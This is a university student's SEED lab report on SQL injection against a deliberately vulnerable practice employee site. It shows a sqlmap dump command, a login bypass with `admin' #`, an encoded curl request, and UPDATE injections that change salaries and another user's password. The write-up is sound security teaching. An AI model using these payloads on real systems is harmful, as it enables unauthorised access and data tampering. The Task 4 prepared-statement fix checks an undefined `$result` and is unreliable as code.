

哈尔滨工业大学(深圳)

# 《网络与系统安全》 实 验报告

实验二

SQL 注入 实验

学 院: 计算机科学与技术学院

姓 名: 房煊梓

学 号: 210010101

专 业: 智能强基-计算机

日 期: 2024 年 4 月 14 日

## 一、实验过程

每个实验步骤（共 9 个小任务（任务 1.1、1.2，任务 2.1、2.2、2.3，任务 3.1、3.2、3.3，任务 4））要求有具体截图和分析说明。

**\*\*任务 1.1\*\*** 运行上述命令后，需要使用 SQL 命令打印员工 Alice 的所有概要信息。请提供你的结果截图。

结果截图：

```
mysql> select * from credential where name = 'Alice';
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976

```
1 row in set (0.00 sec)
```

**分析：**运行实验指导书提供的命令后，使用 SQL 命令 `select * from credential where name = 'Alice';` 打印出了员工 Alice 的所有概要信息，如上图。

**\*\*任务 1.2\*\*** 运行上述命令后，可以将 `credential` 中的所有信息 dump 下来。请提供你的结果截图，并根据第一条命令找出可以注入的信息点。

结果截图：

```
Database: sqllab_users
Table: credential
[6 entries]
```

ID	EID	SSN	Name	Email	birth	Salary	Address	NickName	Password	PhoneNumber
1	10000	10211002	Alice	<blank>	9/20	20000	<blank>	<blank>	fdbe918bdae83000aa54747fc95fe0470fff4976	<blank>
2	20000	10213352	Boby	<blank>	4/20	30000	<blank>	<blank>	b78ed97677c161c1c82c142906674ad15242b2d4	<blank>
3	30000	98993524	Ryan	<blank>	4/10	50000	<blank>	<blank>	a3c50276cb120637cca669eb38fb9928b017e9ef	<blank>
4	40000	32193525	Samy	<blank>	1/11	90000	<blank>	<blank>	995b8b8c183f349b3cab0ae7fccd39133508d2af	<blank>
5	50000	32111111	Ted	<blank>	11/3	110000	<blank>	<blank>	99343bff28a7bb51cb6f22cb20a618701a2c2f58	<blank>
6	99999	43254314	Admin	<blank>	3/5	400000	<blank>	<blank>	a5bdf35a1df4ea895905f6f6618e83951a6effc0	<blank>

```
[21:48:44] [INFO] table 'sqllab_users.credential' dumped to CSV file '/home/seed/snap/sqlmap/36/.local/share/sqlmap/output/www.seed-server.com/dump/sqllab_users/credential.csv'
[21:48:44] [INFO] fetched data logged to text files under '/home/seed/snap/sqlmap/36/.local/share/sqlmap/output/www.seed-server.com'
[21:48:44] [WARNING] your sqlmap version is outdated

[*] ending @ 21:48:44 /2024-04-07/

[04/07/24] seed@VM:~/SQL/Labsetup$
```

**分析：**根据结果截图可知，运行指导书给出的命令之后可以将 `credential` 中的所有信息 dump 下来。

由于 url 接收参数的地方可能存在漏洞，根据第一条命令 `sqlmap -u "http://www.seed-server.com/unsafe_home.php?username=admin&Password="`，可以看出在“username=”和“Password=”这两个地方接收参数，因此是可以注入的信息点。

**\*\*任务 2.1\*\*:**网页 SQL 注入攻击。利用 Admin 账户，可以尝试使用其他账户。

**分析：**根据不安全的 PHP 代码 home.php 文件内容可知，其 sql 语句在 name='\$\_input\_undef'和 Password='\$\_hashed\_pwd'两处接收变量，由于密码未知，所以需要绕过对密码的验证。在输入 username 时，输入 admin' #，其中'可以使引号闭合，而#则注释掉了后面的内容，这样就相当于把验证密码的部分注释掉了，从而不需要输入密码（或者输入任意密码）也可以进入界面查看信息。

**截图：**

The image shows two screenshots from a web application. The top screenshot is the 'Employee Profile Login' page. It has a title 'Employee Profile Login' and two input fields: 'USERNAME' and 'PASSWORD'. The 'USERNAME' field contains the text 'admin' #'. Below the fields is a green 'Login' button. At the bottom, it says 'Copyright © SEED LABs'. The bottom screenshot is the 'User Details' page. It has a title 'User Details' and a table with user information. The table has columns: Username, Eid, Salary, Birthday, SSN, Nickname, Email, Address, and Ph. Number. The table lists six users: Alice, Bobby, Ryan, Samy, Ted, and Admin. At the bottom, it says 'Copyright © SEED LABs'.

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Bobby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

从上图可看出成功进入界面。

**\*\*任务 2.2\*\***: 命令行 SQL 注入攻击。利用 curl 命令进行攻击

**分析**: 根据实验指导书中对 HTTP 编码处理的说明, 需要对特殊字符进行编码, 将单引号用 27% 代替, 将 # 用 23% 代替, 使用如下图的 curl 进行命令行 SQL 注入攻击, 发现可以成功发送请求。(内容较长, 分开 2 张截图)

**截图**:

```
[04/08/24]seed@VM:~/SQL/Labsetups curl www.seed-server.com/unsafe_home.php?username=alice%27+%23
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items
at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">


  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>

      <ul class="navbar-nav mr-auto mt-2 mt-lg-0" style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container col-lg-4 col-lg-offset-4 text-center'><br><h1><b> Alice Profile </b></h1><hr><br><table class='table table-striped table-bordered'>
<thead class='thead-dark'><tr><th scope='col'>Key</th><th scope='col'>Value</th></tr></thead><tr><th scope='row'>Employee ID</th><td>10000</td></tr><tr><th scope='row'>Salary</th><td>20000</td></tr><tr><th scope='row'>Birth</th><td>9/20</td></tr><tr><th scope='row'>SSN</th><td>10211002</td></tr><tr><th scope='row'>NickName</th><td></td></tr><tr><th scope='row'>Email</th><td></td></tr><tr><th scope='row'>Address</th><td></td></tr></table>
<div class="text-center">
  <p>
    Copyright &copy; SEED LABS
  </p>
</div>
</div>
<script type="text/javascript">
function logout(){
  location.href = "logoff.php";
}
</script>
</body>
</html>
```

**\*\*任务 2.3\*\***:追加一条新的 SQL 语句。请尝试通过登录页面运行两条 SQL 语句,并说明是否能够获取到信息。

在 Alice'后使用分号与下一条 SQL 语句进行分隔, 并且追加一条 update 语句, 更新 Alice 的 name 为 Anna, 如下两张图。



点击 Login 按钮, 发现出现了语法错误, 说明不能获取到信息。


There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'update credential set name = 'Anna' where name = 'Alice';#' and Password='da39a3' at line 3]\n

**分析**: 根据上图的信息可知是在 update 语句处出现错误, 结合 home.php 代码进行分析, \$conn->query(\$sql)可能只执行一条 SQL 语句而不支持多个 SQL 语句, 所以在登陆页面运行两条 SQL 语句无法成功获取信息。

**\*\*任务 3.1\*\***:修改自己的工资。

**分析**: 根据 unsafe\_edit\_backend.php 文件内容可知, 其 sql 语句在 nickname、email 等处接收变量, 因此是可以进行注入的信息点。从员工可以编辑的信息中, 选择 NickName 进行注入, 利用 update 语句来更新 salary。

首先通过与任务 2.1 相同的办法进入 Alice 的页面。



Alice Profile	
Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

点击 Edit Profile, 进入资料编辑页面, 在 NickName 一栏输入 Alice',salary='9999999' where name = 'Alice';# , 即利用对 UPDATE 语句的 SQL 注入, 将名为 Alice 的员工的 Salary 更新为 9999999, NickName 更新为 'Alice', 如下两张图。

**Alice's Profile Edit**

NickName

Email

Address

Phone Number

Password

Copyright © SEED LABs

**Alice's Profile Edit**

NickName

Email

Address

Phone Number

Password

Copyright © SEED LABs

点击 save 按钮保存。再次进入 Alice 的界面查看信息, 发现 Salary 变为 9999999, 且 NickName 变为 Alice, 说明修改成功。

Alice Profile	
Key	Value
Employee ID	10000
Salary	9999999
Birth	9/20
SSN	10211002
NickName	Alice
Email	
Address	
Phone Number	

**\*\*任务 3.2\*\***: 修改其他人的工资。

此处的方法与任务 3.1 类似。首先通过与任务 2.1 相同的办法进入 Bobby 的页面。

Bobby Profile	
Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

通过与任务 3.1 相同的办法更新 Bobby 的 Salary 为 1, NickName 为 'who'。

**Bobby's Profile Edit**

NickName

Email

Address

Phone Number

Password

Copyright © SEED LABs

**Bobby's Profile Edit**

NickName

Email

Address

Phone Number

Password

Copyright © SEED LABs

点击 save 按钮保存。再次进入 Bobby 的界面查看信息，发现 Salary 变为 1，且 NickName 变为 who，说明修改成功。

Bobby Profile	
Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	who
Email	
Address	
Phone Number	



**\*\*任务 3.3\*\*:**修改他人密码。

**分析:** 由于数据库存储的是密码的哈希值而不是明文密码字符串, 因此修改 password 时应该使用 sha1 函数来产生密码的哈希值。假设新密码的明文密码字符串为'BobyOut'。

通过与任务 2.1 相同的办法进入 Bobby 的页面, 通过与任务 3.1 相同的办法更新 Bobby 的 password 为 sha1('BobyOut'), NickName 为'psw', 如下两张图。

The image shows two screenshots of a web form titled "Bobby's Profile Edit". The form has several input fields: NickName, Email, Address, Phone Number, and Password. A green "Save" button is at the bottom. The left screenshot shows the NickName field containing the text "psw,password = sha1('BobyOut')". The right screenshot shows the NickName field containing the text "BobyOut' where name = 'Boby';#". Both screenshots show the "Save" button and a copyright notice "Copyright © SEED LABS" at the bottom.

点击 save 按钮保存。通过输入用户名'Boby'和新密码'BobyOut'的方式进入 Bobby 页面, 发现可成功进入 (下图网址栏中的 Password=BobyOut 可以证明是使用新密码成功登录账户的), 并且 Bobby 的 NickName 变为 psw, 说明修改成功。


The image shows a screenshot of a web browser displaying the "Boby Profile" page. The browser's address bar shows the URL "www.seed-server.com/unsafe\_home.php?username=Boby&password=BobyOut". The page has a green header with "Home" and "Edit Profile" links. The main content is a table titled "Boby Profile" with the following data:

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	psw
Email	
Address	
Phone Number	




**\*\*任务 4\*\***: 在这个任务中，我们将使用预处理语句机制来修复 SQL 注入漏洞。

**分析**: 根据实验指导书的提示，使用准备语句机制，将 unsafe.php 中的易受 SQL 注入攻击的代码进行改写。首先只发送代码部分即没有实际数据的 SQL 语句，然后使用 bind\_param() 将数据发送到数据库。



```
15 }
16
17 $input_uname = $_GET['username'];
18 $input_pwd = $_GET['Password'];
19 $hashed_pwd = sha1($input_pwd);
20
21 // create a connection
22 $conn = getDB();
23
24 // do the query
25 $stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
26 FROM credential
27 WHERE name = ? and Password = ? ");
28 // Bind parameters to the query
29 $stmt->bind_param("ss", $input_uname, $hashed_pwd);
30 $stmt->execute();
31 $stmt->bind_result($id, $name, $eid, $salary, $ssn);
32 $stmt->fetch();
33 if ($result->num_rows > 0) {
34 // only take the first row
35 $firstrow = $result->fetch_assoc();
36 $id = $firstrow["id"];
37 $name = $firstrow["name"];
38 $eid = $firstrow["eid"];
39 $salary = $firstrow["salary"];
40 $ssn = $firstrow["ssn"];
41 }
42
43 // close the sql connection
44 $conn->close();
45 ?>
```

修改代码后重建并重新启动容器，来到查询员工信息界面，输入名称为 Bobby，密码为修改后的新密码 BobbyOut，发现可以成功查询相关信息，截图如下。



**Get Information**

USERNAME Bobby

PASSWORD .....

Get User Info

Copyright © SEED LABs

## Information returned from the database

- ID: **2**
- Name: **Boby**
- EID: **20000**
- Salary: **1**
- Social Security Number: **10213352**

尝试使用与任务 2.1 相同的方式绕开对密码的验证来查询信息，发现显示信息为空，即无法成功查询，故预处理语句机制成功修复了 SQL 注入漏洞。截图如下。

### Get Information

USERNAME	<input type="text" value="Boby'#"/>
PASSWORD	<input type="text" value="Password"/>
<input type="button" value="Get User Info"/>	

Copyright © SEED LABs

## Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

有余力的同学可以完善下 `unsafe_home.php`、`unsafe_edit_frontend.php` 和 `unsafe_edit_backend.php` 代码文件，把相关的漏洞修复。

## 二、遇到问题及解决方法

在本次实验中，我主要遇到了两个问题。

第一个问题是在完成任务 1.1 中打印 sqlab\_users 数据库的表格时，发现打印结果是空白的。我的解决方法是：思考可能是构建实验环境时的问题，将/etc/hosts 中的映射语句 10.9.0.5 www.seed-server.com 的网址部分与上面的网址对齐，再重新尝试任务 1.1，发现可以成功打印表格。

第二个问题是在完成任务 4 时，根据实验指导书的提示对代码进行了修改，并且重建重启容器后发现仍然能够成功进行注入。我的解决方法是：首先检查代码，修改可能出错的地方，再重新实验，发现还是能成功注入。然后思考可能是设置或环境方面的问题，换一台电脑重新实验，发现可以成功防止注入。

## 三、对本次实验的建议

本次实验的主要内容是 SQL 注入, 可以结合大三上学期的数据库系统课程的 SQL 语句相关知识来进行实验，让我对 SQL 注入攻击的基本方法和实践流程有了一定的认识。我对本次实验的建议是保持实验指导书详细严谨的风格，可以在原来的基础上进一步增加一些例子，方便同学们理解。